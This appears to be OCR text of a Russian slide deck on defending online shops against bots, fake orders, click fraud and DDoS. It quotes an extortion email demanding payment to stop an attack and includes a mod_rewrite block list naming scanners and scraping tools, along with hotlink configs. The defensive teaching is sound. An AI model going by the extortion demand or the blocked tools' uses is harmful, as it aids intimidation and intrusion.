
Входящие x

Boris D mailgun.org> 17:27 (4 мин. назад)

кому: hello

Ваш магазин подвергся нашей атаке. Вы получаете много фейковых заказов и эта ситуация будет становиться ещё хуже!

Если Вы хотите прекратить атаку - Вам нужно заплатить нам 100 000 рублей.
Если Вы хотите оплатить - пишите на bor-dr u



Тема: Накрутка поведенческих факторов конкурентами. Чем может грозить и как избавиться от данной проблемы?

Автор:
Дата: 15:11, Ср., 11 Мар. 15

Здравствуйте. помогите решить проблему
Ситуация следующая: интернет магазин находится в топ3 яндекса.
В последние 2-3 дня происходят странные вещи: регулярно (10-20 раз в сутки) оформляются заказы на несуществующие адреса с несуществующими номерами телефонов.
Причем, системы аналитики (Яндекс метрика, getclicky) не видят эти заказы и не могут отследить людей, которые их оформляли.
Подозреваю, что это работа какой нибудь программы для накрутки поведенческих факторов, используемая конкурентами, чтобы выбить сайт из топа.

Сталкивались ли Вы с чем-либо подобным?
Сможете ли что-нибудь посоветовать для минимизации рисков и защиты позиций сайта?

С Уважением,

Другие виды атак и запросов

Другие виды атак и запросов

- Автоматизация на сайте
  (Регистрации, автозагрузки документов/файлов/парсинг цен и контента)

Другие виды атак и запросов

- Автоматизация на сайте
  (Регистрации, автозагрузки документов/файлов/парсинг цен и контента)

- Накрутка поведенческих факторов, скликивание рекламы

Другие виды атак и запросов

- Автоматизация на сайте
  (Регистрации, автозагрузки документов/файлов/парсинг цен и контента)
- Накрутка поведенческих факторов, скликивание рекламы
- DOS/DDOS атаки

Защита

Стратегия защиты

Стратегия защиты

- Нельзя защитить сайт от ботов на 100%

Стратегия защиты

- Нельзя защитить сайт от ботов на 100%
- Можно защититься от массовых (не таргетированных) атак

Стратегия защиты

- Нельзя защитить сайт от ботов на 100%
- Можно защититься от массовых (не таргетированных) атак
- Можно сделать экономически нецелесообразной целевую атаку

Защита от ботов

Защита от ботов

- Блокировка на уровне конфигурации (блокировка IP)

Защита от ботов

- Блокировка на уровне конфигурации (блокировка IP)
- Блокировка встроенными сервисами (fail2ban)

Защита от ботов

- Блокировка на уровне конфигурации (блокировка IP)
- Блокировка встроенными сервисами (fail2ban)
- CAPTCHA (локальные скрипты, внешние сервисы)

Защита от ботов

- Блокировка на уровне конфигурации (блокировка IP)
- Блокировка встроенными сервисами (fail2ban)
- CAPTCHA (локальные скрипты, внешние сервисы)
- Защита от «хотлинка», сессиями, токенами, авторизацией

Защита от ботов

- Блокировка на уровне конфигурации (блокировка IP)
- Блокировка встроенными сервисами (fail2ban)
- CAPTCHA (локальные скрипты, внешние сервисы)
- Защита от «хотлинка», сессиями, токенами, авторизацией
- Антибот сервисы

Защита от ботов

- Блокировка на уровне конфигурации (блокировка IP)
- Блокировка встроенными сервисами (fail2ban)
- CAPTCHA (локальные скрипты, внешние сервисы)
- Защита от «хотлинка», сессиями, токенами, авторизацией
- Антибот сервисы
- CDN/anti-DDOS

Практические советы

Конфигурация robots.txt

Конфигурация robots.txt

```
User-Agent: *
Crawl-Delay: 3600
```

Конфигурация robots.txt

```
User-Agent: *
Crawl-Delay: 3600


User-Agent: Slurp
Disallow: /
```

Блокировка через ModRewrite

```
RewriteEngine On

RewriteCond %{HTTP_USER_AGENT} (acunetix|BLEXBot|
domaincrawler\.com|LinkpadBot|MJ12bot/v|
majestic12\.co\.uk|AhrefsBot|TwengaBot|SemrushBot|nikto|
winhttp|Xenu\s+Link\s+Sleuth|Baiduspider|HTTrack|clshttp|
harvest|
extract|grab|miner|python-requests) [NC]

RewriteRule .* - [F,L]
```

Защита от «hotlink»

Защита от «hotlink»

```
RewriteEngine on
RewriteCond %{HTTP_REFERER} !^$
RewriteCond %{HTTP_REFERER} !^http://(www\.)?google\.com(/.*)*$ [NC]
RewriteCond %{HTTP_REFERER} !^http://(www\.)?yourdomain\.com(/.*)*$ [NC]
RewriteRule \.(jpg|jpeg|png|gif)$ - [NC,F,L]
```

Защита от «hotlink»


```
RewriteEngine on
RewriteCond %{HTTP_REFERER} !^$
RewriteCond %{HTTP_REFERER} !^http://(www\.)?google\.com(/.*)*$ [NC]
RewriteCond %{HTTP_REFERER} !^http://(www\.)?yourdomain\.com(/.*)*$ [NC]
RewriteRule \.(jpg|jpeg|png|gif)$ - [NC,F,L]
```

```
location ~ .(gif|png|jpeg|jpg|svg)$ {
     valid_referers none blocked ~.google. ~.bing. ~.yahoo.
yourdomain.com *.yourdomain.com;
     if ($invalid_referer) {
        return   403;
    }
}
```


CAPTCHA


Что такое CAPTCHA

Что такое CAPTCHA




Что такое CAPTCHA







Нестандартные CAPTCHA

Нестандартные CAPTCHA





Нестандартные CAPTCHA






Нестандартные CAPTCHA










Because filling CAPTCHAS can be fun


Распознавание простых кодов










Распознавание простых кодов

